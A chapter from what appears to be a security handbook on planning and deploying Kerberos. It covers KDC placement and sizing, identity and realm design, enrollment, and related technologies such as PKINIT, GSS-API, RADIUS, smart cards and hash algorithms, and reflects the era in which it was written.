As discussed previously, the inherent demands Kerberos places on the network are quite modest. Most modern networks should have little or no trouble with the additional network traffic. However, the network topology, KDC placement, and the location of clients and servers relative to each other and KDCs can have either an insignificant or a very significant effect on the network. Most network operations groups have the knowledge and experience to properly provision and locate KDCs in the network, and those groups should be consulted when determining provisioning requirements.

Key Services

Many modern networks have the concept of "key services," which are required for the proper functioning of a modern enterprise network. Key services typically include naming services, such as DNS, and may include time services, such as NTP. The systems that host those services are typically located in facilities at key points in the network, and those facilities are intended to ensure the availability of key services to all users in the face of network outages and other failures.

Those key service facilities will typically have a higher level of physical security than many other facilities. Key services facilities will usually define the location of KDCs in the network, as well as secure time services, if used. Those key service facilities also provide a baseline for the physical security of the KDCs. That security may or may not be sufficient.

Primary KDC

The primary KDC should be dedicated to administrative functions and data distribution. The primary KDC should use a high-availability platform with no single point of failure. The number of secondary KDCs and their propagation requirements obviously contributes to sizing of the primary KDC. The most significant effect on sizing the primary KDC is client password-change frequency. For example, for a user population of 100,000, with a password expiration of three months (approximately 60 working days), the system will be required to handle an average of approximately 1700 password-change operations per day. Virtually all of those password changes will occur at sign-on (when the expiration is detected and the user is forced to change his password), and most will center on a narrow band at 8 AM in any time zone. That can present a potentially significant load on the primary KDC. Network connectivity should be appropriate for that load. This also points out the need to distribute password expiration as evenly as possible when loading the principal database.

Secondary KDCs

Secondary KDCs should perform the vast majority of the day-to-day work: providing the authentication and ticket-granting services most used by clients. There is a great deal of freedom in the sizing and location of secondary KDCs. User communities of 5,000 to 20,000 are within the performance range of a small to moderate-sized secondary KDC. Availability, not performance requirements, will be the major factor in determining secondary KDC provisioning. Clients should, as a rule, always be directed to a nearby secondary KDC as their first choice. This argues for a greater number of smaller secondary KDCs placed closer to clients.

If availability is a concern, large subnets, campuses, or other major user communities that may be separated by a network failure should have two secondary KDCs, in order to eliminate a single point of failure. Exact physical placement of that secondary pair will be determined by network topology. For example, the pair may be physically distant from each other and still provide a high level of redundancy and availability, depending on the network topology. On the other hand, placing both secondary KDCs on a single network segment that may fail increases cost and does little for redundancy.

If Kerberos is used for local work station access control, availability to the client is critical. If clients and application servers are separated, and if access to those application servers is the predominant factor, then

secondary KDCs should be close to the application servers, and not to the clients. Simply put, if the network between the client and the application server is inoperable, a secondary KDC local to the client will not do much good if the objective is to allow the client to securely communicate with the application server.

Clients and Servers

Client and server platforms will not, as a rule, require any additional resources for Kerberos. However, if large amounts of application data are encrypted, servers may require additional CPU capability or hardware cryptographic accelerators. Encryption of application data does not add any measurable overhead to the network. Additional CPU requirements should scale linearly with the amount of data and will depend on the strength of the cryptographic algorithm, and the key size used. Thus, the additional CPU required to meet the demands of the application can be determined with simple timing tests. If hardware cryptographic accelerators are used, scheduling overhead and key setup time for the accelerator may put an upper bound on performance for small messages. Simple metrics such as the number of bytes per second that can be encrypted or decrypted are not sufficient to determine the real-world performance of hardware accelerators.

Deployment

The appropriate deployment strategy for Kerberos depends both on the intended application and the infrastructure that is in place. Typically, the application will define what demands are placed on Kerberos, and that will, in turn, define the demands on the organization and infrastructure. Other than client software distribution and configuration, those organizational and infrastructure demands are typically the gating factor in any Kerberos deployment. For narrowly focused applications, deployment is generally not an issue and is driven exclusively by the application requirements, with Kerberos simply a component embedded in, and deployed with, that application. For broad-based applications, such as secure single sign-on or enterprise access control, the deployment strategy is typically much more complex. That complexity arises not so much from the technology, but from the more complex and varied organizational and environmental requirements of those deployments.

Deployment stakeholders typically include the user community, security groups, network operations groups, and user administration groups, among others. All will be affected by any large-scale deployment, and all will have a say, directly or indirectly, in a deployment. The introduction of a broad-based security system will, by definition, cross organizational and functional boundaries, and friction is usually the result. If pushed too far and too fast, that deployment friction can generate heat sufficient to incinerate even a well-oiled machine. Unless the organization has a demonstrated need and desire to take big steps, small steps should be the rule. That applies to all security systems.

Successful large-scale deployments tend to be done in two phases: partial infrastructure deployment, followed by incremental client deployment, along with any incremental requirements in the supporting infrastructure. Supporting infrastructure, including any KDCs required for availability and performance, can occur in tandem with deployment of pockets of clients. Alternatively, a KDC "backbone" can be deployed prior to any client deployments.

DNS

The identifier space for DNS should be a concern. Although rationalizing the DNS structure for many organizations was an issue five years ago, it tends to be a much smaller issue now. Because of the growth in TCP/IP and intranets, most organizations have already been forced to deal with that issue over the past years. That said, if the DNS machine name space is chaotic, the DNS structure should be rationalized.

The DNS subdomains that are rationalized must consider the relative locations of clients and services and their interaction. Putting Kerberos into two different subdomains — where clients and servers cross between those subdomains — without first rationalizing the name space in both domains will usually result in problems. Again, this is usually best done incrementally, one subdomain at a time, with rationalization preceding deployment within a subdomain. However, it is not unusual to find that rationalizing one subdomain causes unexpected problems elsewhere. It would be wise to let those perturbations settle before embarking on a Kerberos deployment.

Identities

Typically, the most significant problem encountered in large-scale deployments is rationalizing the identifier spaces for people. Everyone in most organizations has at least one, and typically many more than one, ID.

Rationalizing those spaces in the form of secure single sign-on can itself be the justification for a Kerberos deployment. However, no technology provides a solution to the fundamental problem: people are known by different identities within different and discrete name spaces within the enterprise, and the binding of those multiple identities to a specific individual cannot be known. That problem is the result of years of evolution. Binding of multiple identities to a specific individual can be inferred in some cases. The cost and effort of solving this problem, and level of trust in the resulting environment, depend on the level of assurance provided by that inference.

If there is at least one identifier that is relatively universal, and that identity can be trusted, or there are discrete sets of identifiers with little or no overlap, then the job is much easier. If, on the other hand, the identifier space is chaotic, then more time and energy will be required to rationalize IDs. That time and energy can be due to several factors, including the need to change some names; the need to gain user acceptance when names are changed; and the need to rectify any problems caused by name changes (e.g., systems or applications that are hard-wired with specific names or groups). The actual implementation of the solution is best performed incrementally. This implies an extended deployment, or at least an extended period over which the system is enabled and visible to users. While possible, changing even a relatively small fraction of 100,000 user or system identifiers all at once will likely result in chaos and mass hysteria.

The problem is not eliminated if identity mapping is used to map local identifiers (e.g., a local host or application user ID) to a more uniform identifier, such as a Kerberos principal identifier. Identity mapping may obscure or hide that uniform identifier from users, and thus obviate at least some of the issues with changing identifiers. However, although this approach has an intuitive appeal, it does not eliminate the need for someone or something to go through and map identifiers between different name spaces (the uniform name space being one of those). Building such an "identity map" can be a labor-intensive, time-consuming, and error-prone process. The cost and effort of such a solution should be weighed against the cost and effort in promoting a visible uniform identifier before an approach is selected. Note that Kerberos does not provide implicit capabilities for identifier mapping. Using multiple realms may help but can bring additional issues. Also note that when mapping identities, more-trusted identities should always be used to derive less-trusted identities; less-trusted identities should never be used to derive more-trusted identities.

Enrollment

Even with a rational identifier space, users must still be enrolled in the Kerberos database. That is, the principal database must be populated with the names and the passwords of users. There are several ways of populating the principal database depending on what information is available from existing sources, such as legacy user databases, and the form of that information. Depending on what is available, initially populating the principal database can be either a very trivial or a very significant effort.

If a legacy database exists with IDs and passwords, that legacy database can be used to bulk-load the principal database. That database must have clear-text passwords, or keys that are based on an algorithm that is compatible with Kerberos. If clear-text passwords exist in the legacy database, bulk loading is a simple and straightforward process. If the password algorithm used for the legacy database is incompatible with Kerberos, the keys must be transformed to an algorithm that is acceptable to Kerberos, which can be difficult or impossible, depending on the legacy algorithm used.

If keys that use a standard Kerberos algorithm are unavailable, an alternative is to add support for the legacy algorithms to Kerberos, specifically for the purpose of deployment or initially loading the principal database. This requires creating local-use encryption types within the Kerberos implementation (which the protocol allows for). The Kerberos principal database is then loaded with the existing password values from the legacy databases. Those principal entries would also be flagged to require a change-password operation the first time the user logs in. As part of that change-password operation, the new password would be used to update the principal database entry using a standard Kerberos algorithm. After all users have been registered in this manner, support for the legacy algorithm should be removed.

The use of a legacy algorithm as the basis for initial authentication can reduce the security of the system, and thus its use should be limited to enrollment or deployment. Although this approach may expose a weak derivation of the password on the network, that exposure is limited. Moreover, if clear-text passwords or a weak derivation is currently being used and transmitted across the network, this approach does not make the situation any worse and allows us to rapidly improve the situation. If no legacy databases exist, an existing interface (e.g., the existing login process) can be modified to capture and use passwords to enroll those users

and populate the principal database with their passwords. As a last resort, new passwords/keys can be issued to users.

Realm Design

Other than environmental factors and provisioning requirements discussed previously, the greatest effect on the operation and deployment of a Kerberos implementation will depend on realm design. As always, the rule should be to keep it simple. Unless there is a reason for multiple realms, a single realm should be used. The reasons for using multiple realms might include separation of duties or trust between realms, or the need to distribute the number of primary KDCs (one per realm) for availability of administrative services.

The ability of clients to automatically determine the realm of a service, locate a KDC within a realm, and traverse realms will determine the additional management overhead of a multiple-realm design. If services are available to automate those client needs, multiple realms will not add measurable management overhead. Performance issues due to additional cross-realm authentication operations may also affect the design, but that is usually a distant second behind management overhead. DNS informational records and redirection and referral capability by KDCs can be used to significantly reduce the management overhead of multiple realms. The following discussion assumes that those facilities are unavailable to, or unused by, the Kerberos implementation.

If automated services are not available to mitigate client realm issues, multiple realms should be arranged in a hierarchy, or tree, and that tree should follow the organization's existing DNS domain structure in order to simplify the association of a service name with, or locating a KDC within, a realm. This argues for realms that map directly to each and every subdomain that provides services that clients in other domains (and hence realms) access. This also implies that when a new subdomain is created, a new realm is created as well. This typically implies a large number of realms, which may not be feasible due to the number of KDCs required. An implementation that allows multiple realms to be serviced by a single KDC can mitigate KDC provisioning issues but does not address separation of security or trust, or the availability of a primary KDC.

The key to the success of this strategy is maintaining congruency between realms and DNS domains to whatever depth of the DNS hierarchy is appropriate. This is required in order to minimize the amount of information required by clients and to maximize the amount of information that can be inferred by clients. For example, if congruency to first-level subdomains is appropriate, then each and every first-level subdomain must have a realm; if congruency to second-level subdomains is appropriate, then each and every second-level subdomain must also have a realm. This also implies that creation or removal of a subdomain implies creation or removal of the corresponding realm.

Maintaining realm–domain congruency allows clients to infer a realm implicitly given a DNS name; the client would have to be explicitly told to what depth the realm–domain structure is congruent (e.g., first, second, etc., level of subdomains). Note that this does not provide any information as to the name of a KDC within a realm. KDC-location by clients can be handled using appropriate naming conventions. For example, using KDC's with names such as "kerberos.sub.domain" might be used to locate KDCs within "sub.domain," and implicitly "sub.realm." If secondary KDCs are used, a DNS rotary can be used, or additional conventions such as "kerberos*n*.sub.domain" (where *n* denotes secondary KDCs).

Ongoing Development

This section give\s a snapshot of ongoing development efforts surrounding Kerberos and related technologies. Given the rapid development of security technology today, this discussion can only be illustrative and is by no means complete or definitive.

Standards

This section provides an overview of standards efforts relating to Kerberos. Some of these efforts are ongoing and have not yet been approved by the IETF.

Authorization

Ongoing standards efforts are intended to define commonly used authorization data types for identifying the source of authorization information[15] (for example, to distinguish between client- and KDC-supplied autho-

rization information). This effort is also aimed at standardizing the behavior of servers in the presence, or absence, of certain authorization information.

PKINIT

The Public Key Initial Authentication (PKINIT) effort is designed to standardize the use of Public Key credentials (certificates and key pairs) and asymmetric-key cryptography for authentication as part of the Kerberos initial authentication exchange.[16] Using PKINIT, users with Public Key credentials can gain access to Kerberos services within the enterprise. Simple public–private key pairs, without credentials (i.e., issued by a CA), may also be used. PKINIT uses the preauthentication facility of the initial authentication process to incorporate public key capabilities.

PKCROSS

The Public Key Cross-Realm (PKCROSS) effort is based on the PKINIT effort and is designed to standardize the use of Public Key credentials and asymmetric-key cryptography for cross-realm authentication.[17] PKCROSS allows *ad hoc* and direct trust relationships to be established between different realms, thus eliminating the key management required of current implementations, as well as minimizing trust issues associated with transited realms for clients. This minimizes the need for clients or transited realms to have information about realm topology or relationships.

PKTAPP

Public Key Utilizing Tickets for Application Servers (PKTAPP) allows the use of the Kerberos ticketing mechanism without the requirement for a central KDC.[18] PKTAPP proposes a variation of the PKINIT mechanism for allowing application servers to issue tickets for themselves, instead of having the tickets issued by a KDC.

Related Technologies

These technologies are related to Kerberos or are commonly integrated with, or interact with, Kerberos implementations. As of this writing, all of these technologies have ongoing Kerberos-related development efforts associated with them, either within the standards community or by specific vendors.

Public Key

Public key may describe a system that uses certificates or the underlying public key (i.e., asymmetric-key) cryptography on which such a system is based, or both. A public key system implies asymmetric-key cryptography; asymmetric-key cryptography does not imply a public key system. (By the same token, Kerberos implies support for DES, whereas DES does not imply Kerberos.)

In the traditional public key (PK) model, clients are issued credentials, or "certificates," by a "Certificate Authority" (CA). The CA is a trusted third party. PK certificates contain the user's name, the expiration date of the certificate, etc. The most prevalent certificate format is X.509, which is an international standard. PK certificates typically have lifetimes measured in months or years. Because of the long-lived nature of PK certificates, certificate revocation is a key element in PK infrastructures (PKIs). The authentication process in PK authentication systems also provides the information necessary for a client and server to establish a session key for subsequent data encryption (that is, encryption of application data).

PK credentials, in the form of certificates and public–private key pairs, can provide a strong, distributed authentication system. The private key, which is the most important secret possessed by an individual, runs to hundreds or thousands of bits in length. Thus, a persistent storage system is required to hold the private key, and access to this storage must be protected using a more mundane and conventional mechanism, such as a password. Conventional PK systems still suffer from lack of tools and techniques for managing client credentials. Smart cards hold some promise for secure and mobile private key storage. However, that technology is still relatively new and expensive to deploy on any but a limited scale. Lower-cost solutions, which store the credentials on a local (e.g., work station) disk file, have mobility or security issues. Revocation of PK credentials is still a problem, and standard, scalable and efficient solutions have yet to be provided.

The Kerberos and PK trust models are very similar. A Kerberos ticket is analogous to a PK certificate. However, Kerberos tickets usually have lifetimes measured in hours or days, instead of months or years. Because of their relatively short lifetime, Kerberos tickets are typically allowed to expire instead of being explicitly revoked. The Kerberos session key is analogous to the private key associated with the public key contained in a PK certificate. Possession of the private key is required to prove the authenticity of the sender in a PK system.

That is typically done by signing, or encrypting, information with the private key. That signed or encrypted information, along with the certificate, allows a receiver to verify the association between that information and the certificate. As with Kerberos, the trust the receiver places in the identity of the sender is a function of the trust the receiver places in the issuing authority. In the public key systems, that issuing authority is the certificate authority (CA); in Kerberos, that issuing authority is the KDC.

The use of authentication mechanisms such as public key has the potential for minimizing the need for a central online authentication service such as Kerberos. However, authentication is only one of the functions required of an enterprise security service, and the removal of authentication is unlikely to affect Kerberos' role in supporting access control, authorization, and delegation. Moreover, applications where the performance of asymmetric-key cryptography is unacceptable will still require the use of a system that can provide robust services based on symmetric-key cryptography. Advances in cryptography, such as optimizations of elliptic curve algorithms and hardware acceleration, promise improvements in the performance and cost-effectiveness of asymmetric-key cryptography. When the cost will reach a level that allows wide-scale adoption is unclear. In any case, Kerberos can incorporate that technology today for those who can afford it.

PK systems have been integrated into Kerberos using the preauthentication facility of the initial authentication exchange. For example, the client can provide a signed message, with or without an X.509 certificate, as a preauthentication element in the request to the Kerberos authentication service. The result of that exchange is a standard Kerberos 5 credential.

OSF DCE

The Open Software Foundation, Distributed Computing Environment (OSF DCE) uses Kerberos 5 as the underlying security mechanism.[19] DCE extends the basic Kerberos credential to include other information, such as authorization, and defines an authorization system that is separate but typically co-located with the authentication and ticket-granting services on the DCE security server. DCE clients also use RPC (Remote Procedure Call) as their basic communication mechanism, which requires that both client and server utilize the same secure RPC to be interoperable; the RPC is secured using Kerberos 5.

DCE applications are not interoperable with Kerberos 5 applications. However, many DCE implementations also provide support for standard Kerberos 5 clients. That is, the DCE security server may also provide a standard Kerberos 5 authentication service (AS) and ticket-granting service (TGS). That support for standard Kerberos 5 clients does not make DCE and Kerberos 5 applications interoperable; authorization and RPC transport are still barriers to interoperability between applications. As the term "computing environment" implies, DCE requires additional infrastructure components beyond the basic security service, such as a cell directory service, time service, etc.

Kerberos 4

Kerberos 4 is the predecessor of Kerberos 5. Kerberos 5 addresses many Kerberos 4 security issues, as well as other scalability and portability issues associated with Kerberos 4. Although conceptually similar, Kerberos 5 and Kerberos 4 are quite different. Kerberos 4 has seen fairly extensive use in educational and commercial environments, and in a few key applications. One of the most widely used applications is AFS (Andrew File System), which is a secure distributed file system (similar to the OSF DCE distributed file service, DFS).

Kerberos 5 and Kerberos 4 applications are not interoperable. Some Kerberos 5 implementations also include support for Kerberos 4 and provide facilities to improve interoperation between Kerberos 4 and Kerberos 5 environments. Interoperation may be achieved by direct support for Kerberos 4 authentication and ticket-granting services by the KDC, or by allowing a Kerberos 4 ticket to be used to obtain a Kerberos 5 ticket (or vice versa).

GSS-API

The Generic Security Service Applications Programming Interface (GSS-API) is a standard that provides applications with a standard API for using different security mechanisms. The objective of the GSS-API is to shield applications from variations in the underlying security mechanisms. In its simplest form, the GSS-API is a thin veneer that sits above an underlying mechanism; that mechanism, such as Kerberos 5, provides the actual security services. Although applications are shielded from the underlying mechanism, the infrastructure for each security mechanism is still required.

The original GSS-API specification is referred to as V1.[20] V1 of the GSS-API does not support mechanism negotiation. V2 of the GSS-API specification provides the ability for implementations to support multiple mechanisms.[21] As an API, the GSS-API must define specific language bindings, and there are separate standards

for each language binding, such as Java.[22] As of this writing, only "C" language bindings are standardized.[23] GSS-API mechanism specifications may also encapsulate existing mechanisms, in which case a protocol, and not just an API, is defined as part of the GSS-API mechanism standard.

Kerberos 5 was one of the first mechanisms implemented under the GSS-API. Several other mechanisms have also been implemented, including SPKM[24] (Simple Public Key Mechanism) and IDUP[25] (Independent Data Unit Protocol). Two GSS-API applications are compatible only if the underlying GSS-API mechanisms are compatible. GSS-API applications using a Kerberos 5 mechanism and "native" Kerberos 5 applications are not interoperable, because the GSS-API defines not only an API, but a protocol as well.[26] Although the GSS-API Kerberos 5 mechanism uses messages that are the same as Kerberos 5, those messages are encapsulated in a protocol that is different from Kerberos 5.

Microsoft SSPI

The Microsoft Security Service Provider Interface (SSPI) is the Microsoft equivalent of the GSS-API.[27] A mechanism such as Kerberos 5 is a "security provider," and applications use security providers through the "provider interface" (the API). The SSPI Kerberos 5 mechanism is wire-level compatible with the GSS-API Kerberos 5 mechanism. The SSPI API is not compatible with the GSS-API. Thus, although the APIs differ, clients and servers written to use either SSPI or GSS-API can interoperate using a common Kerberos 5 mechanism.

SNEGO

The Simple and Protected GSS-API Negotiation Mechanism (SNEGO), is a special GSS-API mechanism that allows the secure negotiation of the mechanism to be used by two different GSS-API implementations.[28] In essence, SNEGO defines a universal but separate mechanism, solely for the purpose of negotiating the use of other security mechanisms. SNEGO itself does not define or provide authentication or data protection, although it can allow negotiators to determine if the negotiation has been subverted, once a mechanism is established. GSS-API implementations that do not support SNEGO cannot negotiate, and therefore the client and server must agree *a priori* what mechanism or mechanisms will be used.

SSL

Secure Sockets Layer (SSL), and the related Transport Layer Security (TLS), are secure point-to-point protocols that define both authentication and message confidentiality protection.[29] SSL uses public key authentication. Because SSL is point-to-point, it is suitable only as a low-level transport protocol. An SSL authentication exchange results in the establishment of a shared secret key on both the client and server. That key, and conventional symmetric-key cryptography, is used to provide message confidentiality protection.

SSL has also been used to provide an initial authentication exchange between a client and a Kerberos KDC. In essence, SSL is used to replace the standard Kerberos initial authentication exchange, and a special authentication service (AS) is used on the KDC. SSL authentication is used in place of the client's initial authentication request, which may or may not involve the use of a password by the client. SSL is then used to securely transport the TGT back to the client. SSL is presently one of the few protocols that do not have a standard way of integrating Kerberos authentication to provide message integrity and confidentiality, although such integration has been proposed.[30]

SASL

Simple Authentication and Security Layer (SASL) is a framework for negotiating a security mechanism for session-oriented protocols.[31] SASL specifies a naming convention for registered mechanisms, as well as profile information required for clients and servers to use a mechanism to protect a specific protocol. Registered SASL mechanisms include Kerberos 4 and GSS-API, among others.

IPSec

Internet Protocol Security (IPSec), provides integrity or confidentiality services at the network layer.[32] All data protection is performed using symmetric-key cryptography. Establishment of the session keys for data protection is also defined by IPSec, and may use both symmetric- and asymmetric-key cryptography.

Although IPSec provides data protection, it does not provide the key management infrastructure necessary for a large number of IPSec systems to authenticate and establish the session keys needed for data protection. As a network layer protection service, IPSec is targeted primarily at machine-to-machine security; authentication of individuals and applications is outside the scope of IPSec, and depends entirely on the key manage-

ment infrastructure used, and the integration of that key management infrastructure with the IPSec implementation.

Kerberos can provide key management for IPSec implementations, and this has been proposed through the use of the GSS-API mechanism.[33] In essence, the Kerberos principals are simply machines, or more accurately, the service on each machine that provides IPSec network layer protection. Kerberos can also provide the key management for binding individuals and applications to IPSec implementations.

RADIUS

The Remote Authentication Dial-In User Service (RADIUS) allows a RADIUS client (typically a network access device, such as a terminal server), to authenticate a user on a remote computer and control that user's access to the network.[34] The RADIUS client uses the RADIUS protocol to talk to a RADIUS server to authenticate the user. The RADIUS server may contain a simple database containing IDs and passwords, or may use another server to authenticate the client, such as a token card server, or a Kerberos KDC. RADIUS has gained significant acceptance among network and token card vendors.

RADIUS protects the communication between a RADIUS client (e.g., a terminal server), and a RADIUS server. RADIUS does not protect the communications between a remote client and a RADIUS client. Thus, information passed between the remote client (e.g., a laptop computer) and the RADIUS client is unprotected. RADIUS does not have the concept of a credential, and the result of authentication using RADIUS is a yes–no answer. Thus, RADIUS is primarily used as a simple access control mechanism. DIAMETER, part of the AAA (Authentication, Authorization, and Accounting) effort in the IETF, is working to address some of the limitations of RADIUS.[35]

RADIUS has been integrated with Kerberos by using the RADIUS server as a surrogate Kerberos client. That is, the RADIUS server acts as a client to verify an ID and password against a KDC; that ID and password come from the end user at the remote computer system. Although the RADIUS server obtains a Kerberos credential as the result of that authentication, there is no way to send that credential back to the end client through the RADIUS client. The benefit of using RADIUS in this manner is that a single authentication database can be used (the KDC's principal database), even though the result of authentication does not provide the client a credential. Note that RADIUS does not protect the user's password between the end client and the RADIUS, and the RADIUS client and server have access to the user's Kerberos ID and password. Thus, use of RADIUS as part of a Kerberos implementation should ensure that the resulting exposure is acceptable.

CDSA

Common Data Security Architecture (CDSA) provides a standard API for many security services, including encryption, authentication, and credential storage and management.[36] CDSA also defines standard methods for incorporating a variety of security service providers, both hardware and software, and a variety of mechanisms, including public key and biometrics. CDSA is similar to Microsoft's Cryptographic API (MS CAPI) in purpose. CDSA was originally developed by Intel and has now been adopted by the Open Group.[37]

Token Cards

Token cards are an example of a very simple trusted third party authentication system. A user, in possession of a token, keys in information from the token. That information is then sent to the application, which verifies the information with a token card server (the trusted third party) provided by the token card vendor. Typically, the value presented by the token is usable only once (to prevent replays) or has a very limited life, and is generated using a key contained within the token card (which is tamper-proof) and a key known to the vendor's token card server.

Token cards secure only the authentication to the application and do not provide any security for the application's data. That is, no information in the authentication process is available for establishing a session key for subsequently encrypting application data. Moreover, token cards must be used for authentication to each application, just as a password is. While the user is not required to remember passwords — the token card in effect generates the passwords — the user must still key a "password" in for each application authentication.

There are three basic types of token cards: challenge–response, time synchronous, and event synchronous. Regardless of type, all have a common attribute: the card is (or should be) tamper-proof, and the card contains a secret key shared between the card and the security server. Use of the card typically requires both physical possession of the card (something you have) and a PIN (something you know). The requirement that those two factors be present for authentication to succeed is the basis for the term "two-factor authentication."

Software may also be used to achieve the same effect as a hardware token card. Obviously a software "token card" does not provide the two factors provided by a hardware token.

A variety of token card systems have been integrated into Kerberos using the preauthentication facility of the initial authentication service. The KDC then contacts the token card server, instead of the client contacting the token card server. This allows a mix of token card technologies to be used. The result of the initial authentication exchange is a standard Kerberos 5 credential.

Smart Cards

Smart cards are so named because they have processing intelligence on a card that is the same form factor as a credit card. The processing power and memory capacity varies depending on the card. Smart cards have received prominent attention recently, primarily because of the promise they hold for addressing public key client credential management and security issues, by holding the user's private key in tamper-proof storage, and performing cryptographic operations on the card. Thus, the user's private key never leaves the card.

Smart card costs are dropping rapidly. However, a wide-scale smart card deployment requires not only cards, but also readers. As of this writing, cards with the necessary processing power and storage, and the associated readers, are still too expensive for wide-scale deployment. Although smart cards are most often associated with public key systems, smart cards are also used to provide symmetric-key cryptography. Symmetric-key smart cards may provide secure key storage and associated cryptographic functions for use as challenge–response devices, for example.

Public key smart cards have been integrated into Kerberos using the preauthentication mechanism. This allows users with smart cards to authenticate to the Kerberos authentication service using the public key credentials on a smart card.

Encryption Algorithms

The two broad classifications of cryptographic systems are symmetric-key and asymmetric-key. Both Kerberos and public key systems (as well as other authentication systems) may incorporate one or both cryptographic systems. Common symmetric-key systems include DES (Data Encryption Standard), and the triple-DES variant.[38] Common asymmetric-key systems include ECC[39] (elliptic curve) and RSA[40] (Rivest–Shamir–Adleman). The strength of these different systems is difficult to compare and is only one element that determines their application. For example, based on exhaustive key search, a triple-DES (112-bit) key is approximately equal to a 1792-bit RSA key (i.e., key modulus);[41] and a 1024-bit RSA key is approximately equal to a 160-bit ECC key.[42]

The distinguishing characteristic of these systems is the symmetry of the keys used for encryption and decryption. Symmetric-key systems use the same key for encryption and decryption. Thus, two parties must share the same key (presumably secret) in order to encrypt and decrypt information. Asymmetric-key systems use different, but related, keys for encryption and decryption: information encrypted with one key can only be decrypted with the other key. That key pair is typically referred to as a public–private key pair. One of the keys is public and known to many people; the other key is private (presumably secret) and known to only one person.

Another distinguishing characteristic of these systems is the CPU speed or hardware complexity for encryption and decryption operations. Symmetric-key systems tend to be quite fast. Asymmetric-key systems tend to be CPU intensive and are typically used only for encrypting small amounts of data — typically only that needed for authentication (as with digital signatures). Because of its speed advantages, symmetric key cryptography is still used by all security systems for encrypting application data. Symmetric- and asymmetric-key are often used together. For example, asymmetric-key is used to establish a session key for symmetric-key by encrypting a symmetric session key (that symmetric-key usually being a very a small amount of data). Higher-performance symmetric-key is then used to encrypt and decrypt the application data. The speed of cryptographic operations in symmetric-key systems is typically symmetric. That is, encrypt and decrypt speeds are generally the same (for the same implementation running on the same hardware). The speed of cryptographic operations in asymmetric-key systems is typically asymmetric, and depends on what function is being performed.

Cryptographic systems alone do not constitute a secure authentication system. Kerberos and public key are secure, distributed, authentication systems that use cryptographic systems, define the rules of how cryptography is used, and that define the syntax and semantics for various protocol messages and data formats. Although the rules and protocols for different authentication systems tend to be very different, the problems that must be solved to build a practical, secure, distributed, authentication system are largely invariant.

Kerberos defines the use of symmetric-key cryptography, including both DES and triple-DES, for both authentication and data encryption. Asymmetric-key cryptography has also been integrated into Kerberos using the preauthentication facility of the initial authentication service.

Secure Hash Algorithms

Secure distributed authentication systems require secure hash functions and not just encryption and decryption, although secure hash functions are often built using a cryptographic algorithm. A secure hash function takes a large amount of data and hashes it down to a small amount of data (e.g., 128 bits), or the "hash value." The attributes of a secure hash function are no two inputs should produce the same output ("collision proof"), and you cannot work backwards from the hash value to the input. Think of the secure hash value as a fingerprint: the hash value uniquely defines the input but does not tell you anything about the input. Note that a simple checksum, such as CRC32, is not a secure hash function — too many inputs produce the same output. A secure hash is sometimes referred to as a message digest or cryptographic checksum.

A secure hash is typically used to provide integrity protection and is also used in digital signature applications. The hash value of a document is generated, and that value is encrypted using an individual's key. Encrypting only the hash value, or signature, eliminates the need to encrypt the entire document for integrity protection. That encrypted value is also the digital signature of the individual applied to a document. Verifying the signature against the document simply regenerates the hash value of the document, decrypts the encrypted hash value, and compares the two. If someone changes either the signature or the document, the hash will change, and verification will fail. The most common hash functions are MD5[43] (Message Digest 5) and SHA-1[44] (Secure Hash Algorithm 1).

Kerberos defines the use of several secure hash functions, including DES and triple-DES message authentication code (MAC) hashing functions, as well as MD5 and SHA-1.

Lessons Learned

As discussed in previous sections, most of the technical issues surrounding the implementation and deployment of Kerberos are tractable, and when properly understood, those issues should not present serious problems. The significant technical issues that remain — such as fragmented or dysfunctional namespaces — and their solutions are dependent on the environment. Various methods can minimize those issues, but there is little that Kerberos, or any security system, can do to fix the underlying problems. And as with all security systems, the primary obstacles to success are not technical, but fundamental to the role of information security in today's business and organizational environments. Kerberos does what it can technically by providing a robust and cost-effective distributed security system. The rest is up to us.

Risk, Fear, and Value

Kerberos is fundamentally a strong distributed authentication system. It can be used for a single application within a single group or a set of applications that span an enterprise. Whatever the use, successful deployments usually address applications that can benefit from what Kerberos has to offer. That applies whether Kerberos is being used for a single application or to implement enterprise wide secure single sign-on. As obvious as it may seem, the security that Kerberos brings with it must be perceived to be of value to the organization. Although security practitioners may appreciate the intrinsic value of strong authentication, the broader community within most organizations generally does not perceive that value. Without perceived value, cost and effort will be viewed as wasted. To put it another way, without perceived value, any deployment problems will be magnified, and the probability of success will rapidly approach zero.

Applications that can benefit from a distributed security system such as Kerberos are growing more common than in the past. However, the fundamentals still hold true. As enterprises move to more distributed environments, services are often pushed out toward the consumer. For example, providing on-demand access to human resources data (typically some of the most sensitive information in an organization) by employees from individual desktops. Such "self-service" applications require a strong, distributed authentication system that can also provide data encryption, and provide those capabilities at reasonable cost. The cost of the security infrastructure can often be justified by the cost savings obtained by removing the "human firewall" of clerks that typically guard access to those applications' data.

Because the intrinsic value of a system such as Kerberos is not always appreciated, it is up to security practitioners to identify the applications that can benefit. That requires more than an understanding of security. It also requires understanding the application, and the business needs that surround the application. It requires knowledge sufficient to make the benefits of security intrinsically obvious to the application owners, or sufficient knowledge to quantify the risks and costs to the application owners. Risk and cost are a business decision. Making an informed decision requires understanding both. Risk is often difficult to quantify, and unquantified risk, in the form of fear, can sometimes be a great motivator. However, decisions based on fear are often subject to reversal and second-guessing, and are poor substitutes for informed decision making.

Security based on value and informed decisions will find a more accepting audience, and much easier deployment, than those based on fear.

Distributed Security

The rules that a security system enforces represent demands and assumptions made of the environment. If those rules are too onerous, the security implementation will fail as predictably, and for the same reasons, as any technology that makes unrealistic assumptions or resource demands on its environment. As a security *technology*, Kerberos provides very good performance and makes relatively modest demands and assumptions on its environment. As a security *system*, the demands and assumptions made by Kerberos are entirely dependent on an organization's definition of acceptable security.

The tradeoff between acceptable security and what is practical in an organization, is the first question that the security practitioner must answer. The answer to that question varies from organization to organization, and technology generally plays a minor role in the equation. Moreover, the organic nature of most distributed environments is not receptive to the introduction of a broad-based security system. Introduction of such a system into those environments — with implicitly greater uniformity and rigidity — will cause friction. If Kerberos is used to enforce draconian security measures in environments that have previously had very informal or isolated security practices, problems are very likely to occur. Technology cannot solve those problems.

The very nature of distributed environments increases diversity and indeterminacy. That introduces a greater degree of uncertainty into the security equation. That uncertainty is something the security community has historically been very uncomfortable with. Probabilistic models of security require quantification and analysis. Today, that quantification and analysis are extremely difficult at best, impossible at worst, and so rare as to be nonexistent. Thus we are left to make a value judgment, and for most it is far easier to retreat into the absolutes of the past than to risk uncertainty. After all, risk reduction and aversion is what security is all about.

